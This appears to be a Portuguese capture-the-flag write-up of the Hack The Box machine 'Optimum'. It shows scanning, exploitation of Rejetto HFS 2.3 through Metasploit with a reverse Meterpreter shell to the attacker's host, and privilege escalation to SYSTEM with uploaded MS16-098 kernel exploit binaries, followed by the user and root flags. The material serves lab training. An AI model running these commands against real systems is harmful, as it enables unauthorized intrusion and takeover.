
Nome:
Optimum

IP:
10.10.10.8

Responde a ping (firewall possivelmente desativado).


Para iniciar, um scan sem confirmações se o host esta UP (-Pn), e procurando as 100 top-ports.

Comando 0:




Como o scan anterior retornou somente a porta 80, podemos enumera-la com Gobuster.

Comando 0:



Não foi obtido sucesso na enumeração de diretorio/arquivos.

No servidor web contem uma pagina de HttpFileServer na versão 2.3 como demonstrado abaixo.
Resultado:



E com uma pesquisa no exploit-db, é possível concluir que esse server é vulnerável. Podemos então partir para a fase de exploitation/penetration.

Referências:
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2) - https://www.exploit-db.com/exploits/39161

Agora é possível fazer a exploração utilizando o Metasploit.

Comando 0 - Procurando o exploit:

```
msf5 > search httpfileserver

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  De
scription
   -  ----                                  ---------------  ----       -----  --
---------
   0  exploit/windows/http/rejetto_hfs_exec  2014-09-11      excellent  Yes    Re
jetto HttpFileServer Remote Command Execution

msf5 >
```

Comando 1 - Setando o alvo:

```
msf5 exploit(multi/handler) > use exploit/windows/http/rejetto_hfs_exec
msf5 exploit(windows/http/rejetto_hfs_exec) > set RHOST 10.10.10.8
RHOST => 10.10.10.8
msf5 exploit(windows/http/rejetto_hfs_exec) >
```

Comando 2 - Setando payload, localhost e porta para listening:

```
msf5 exploit(windows/http/rejetto_hfs_exec) > set payload windows/meterpreter/reve
rse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/rejetto_hfs_exec) > set LHOST 10.10.14.9
LHOST => 10.10.14.9
msf5 exploit(windows/http/rejetto_hfs_exec) > set LPORT 443
LPORT => 443
msf5 exploit(windows/http/rejetto_hfs_exec) >
```

Comando 3 - Exploiting:

```
msf5 exploit(windows/http/rejetto_hfs_exec) > run

[*] [2019.11.20-13:00:09] Started reverse TCP handler on 10.10.14.9:443
[*] [2019.11.20-13:00:09] Using URL: http://0.0.0.0:8080/T8ns92Hm
[*] [2019.11.20-13:00:09] Local IP: http://10.0.2.15:8080/T8ns92Hm
[*] [2019.11.20-13:00:09] Server started.
[*] [2019.11.20-13:00:09] Sending a malicious request to /
[*] [2019.11.20-13:00:09] Payload request received: /T8ns92Hm
[*] [2019.11.20-13:00:12] Encoded stage with x86/shikata_ga_nai
[*] [2019.11.20-13:00:12] Sending encoded stage (180320 bytes) to 10.10.10.8
[*] Meterpreter session 2 opened (10.10.14.9:443 -> 10.10.10.8:49171) at 2019-11-2
0 13:00:14 -0500
[*] AutoAddRoute: Routing new subnet 10.10.10.0/255.255.255.0 through session 2
[-] The 'stdapi' extension has already been loaded.
[*] [2019.11.20-13:00:19] Server stopped.
[!] [2019.11.20-13:00:19] This exploit may require manual cleanup of '%TEMP%\mDFnE
tMUq.vbs' on the target

meterpreter >
[!] [2019.11.20-13:00:20] Tried to delete %TEMP%\mDFnEtMUq.vbs, unknown result

meterpreter > shell
Process 2580 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
optimum\kostas
```

E então é possível visualizar o user.txt.

```
C:\Users\kostas\Desktop>type user.txt.txt
type user.txt.txt
d0c39409d7b994a9a1389ebf38ef5f73
```

Flag: d0c39409d7b994a9a1389ebf38ef5f73

Para a fase de privesc, podemos começar utilizando o Windows-Exploit-Suggester do AonCyberLab para procurar por vulns decorrentes de patchs.

Primeiro é necessário rodar o comando systeminfo para obtermos uma relação de patchs. E depois usamos o output do comando no Windows-Exploit-Suggester que fará a análise.

Comando 0 - Gerando a relação de patchs (dentro do host) e fazendo download para a nossa maquina por meio da shell obtida:

```
meterpreter > shell
Process 484 created.
Channel 3 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>systeminfo > systeminfo.txt
systeminfo > systeminfo.txt

C:\Users\kostas\Desktop>exit
exit
meterpreter > download systeminfo.txt
[*] Downloading: systeminfo.txt -> systeminfo.txt
[*] Downloaded 3.26 KiB of 3.26 KiB (100.0%): systeminfo.txt -> systeminfo.txt
[*] download    : systeminfo.txt -> systeminfo.txt
meterpreter >
```

Comando 1 - Atualizando DB de patchs do exploit:

```
root@kali:~/Documents/HTB/Morphus/Windows/Optimum/Windows-Exploit-Suggester# pytho
n windows-exploit-suggester.py --update
[*] initiating winsploit version 3.3...
[+] writing to file 2019-11-20-mssb.xls
[*] done
```

Comando 2 - Análise do arquivo gerado:

python windows-exploit-suggester.py -d 2019-11-20-mssb.xls -i ../systeminfo.txt -q

```
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ISO-8859-1)
[*] querying database file for potential vulnerabilities
[*] comparing the 32 hotfix(es) against the 266 potential bulletins(s) wi
[*] there are now 246 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2012 R2 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) -
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) -
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Importar
[E] MS16-074: Security Update for Microsoft Graphics Component (3164036)
[E] MS16-063: Cumulative Security Update for Internet Explorer (3163649)
[E] MS16-032: Security Update for Secondary Logon to Address Elevation of
[M] MS16-016: Security Update for WebDAV to Address Elevation of Privileg
[E] MS16-014: Security Update for Microsoft Windows to Address Remote Cod
[E] MS16-007: Security Update for Microsoft Windows to Address Remote Cod
[E] MS15-132: Security Update for Microsoft Windows to Address Remote Cod
[E] MS15-112: Cumulative Security Update for Internet Explorer (3104517)
[E] MS15-111: Security Update for Windows Kernel to Address Elevation of
[E] MS15-102: Vulnerabilities in Windows Task Management Could Allow Elev
[E] MS15-097: Vulnerabilities in Microsoft Graphics Component Could Allow
[M] MS15-078: Vulnerability in Microsoft Font Driver Could Allow Remote C
[E] MS15-052: Vulnerability in Windows Kernel Could Allow Security Featur
[M] MS15-051: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow
[E] MS15-010: Vulnerabilities in Windows Kernel-Mode Driver Could Allow R
[E] MS15-001: Vulnerability in Windows Application Compatibility Cache Co
[E] MS14-068: Vulnerability in Kerberos Could Allow Elevation of Privileg
[M] MS14-064: Vulnerabilities in Windows OLE Could Allow Remote Code Exec
[M] MS14-060: Vulnerability in Windows OLE Could Allow Remote Code Execut
[M] MS14-058: Vulnerabilities in Kernel-Mode Driver Could Allow Remote Co
[E] MS13-101: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow
[M] MS13-090: Cumulative Security Update of ActiveX Kill Bits (2900986) -
[*] done
```

Referências:

Windows-Exploit-Suggester - https://github.com/AonCyberLabs/Windows-Exploit-Suggester

Podemos começar testando a primeira possível vuln encontrada, a MS16-135, que é uma forma de privesc por kernel exploitation.

Comando 0 - Upload do exploit e execução:

```
meterpreter > upload '/root/Downloads/41015.exe'
[*] uploading  : /root/Downloads/41015.exe -> 41015.exe
[*] Uploaded 132.50 KiB of 132.50 KiB (100.0%): /root/Downloads/41015.exe -> 41015
.exe
[*] uploaded   : /root/Downloads/41015.exe -> 41015.exe
```

```
C:\Users\kostas\Desktop>.\41015.exe
.\41015.exe
Please enter an OS version
The following OS'es are supported:
        [*] 7  - Windows 7
        [*] 81 - Windows 8.1
        [*] 10 - Windows 10 prior to build release 14393 (Anniversary Update)
        [*] 12 - Windows 2012 R2

        [*] For example:  cve-2016-7255.exe 7    -- for Windows 7

C:\Users\kostas\Desktop>.\41015.exe 7
.\41015.exe 7
   [+] Windows 7 SP1
                        [-] Memory Allocation Failed For SYSTEM_MODULE_INFORMATION
: 0x8
```

A execução do privesc retornou falha. E dando continuidado, pode-se partir para a segunda opção de privesc retornada pelo Windows-Exploit-Suggester, o ms16-098.

Comando 1 - Upload de exploit e execução:

```
meterpreter > upload '/root/Downloads/MS16-098.exe'
[*] uploading  : /root/Downloads/MS16-098.exe -> MS16-098.exe
[*] Uploaded 547.00 KiB of 547.00 KiB (100.0%): /root/Downloads/MS16-098.exe -> MS
16-098.exe
[*] uploaded   : /root/Downloads/MS16-098.exe -> MS16-098.exe
```

```
C:\Users\kostas\Desktop>.\MS16-098.exe
.\MS16-098.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
nt authority\system
```

E o segunda maneira resultou em sucesso. Pode-se visualizar o root.txt.

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
51ed1b36553c8461f4552c2e92b3eeed
```

flag: 51ed1b36553c8461f4552c2e92b3eeed

Referências:

MS16-098 - https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-098
MS16-135 - https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-135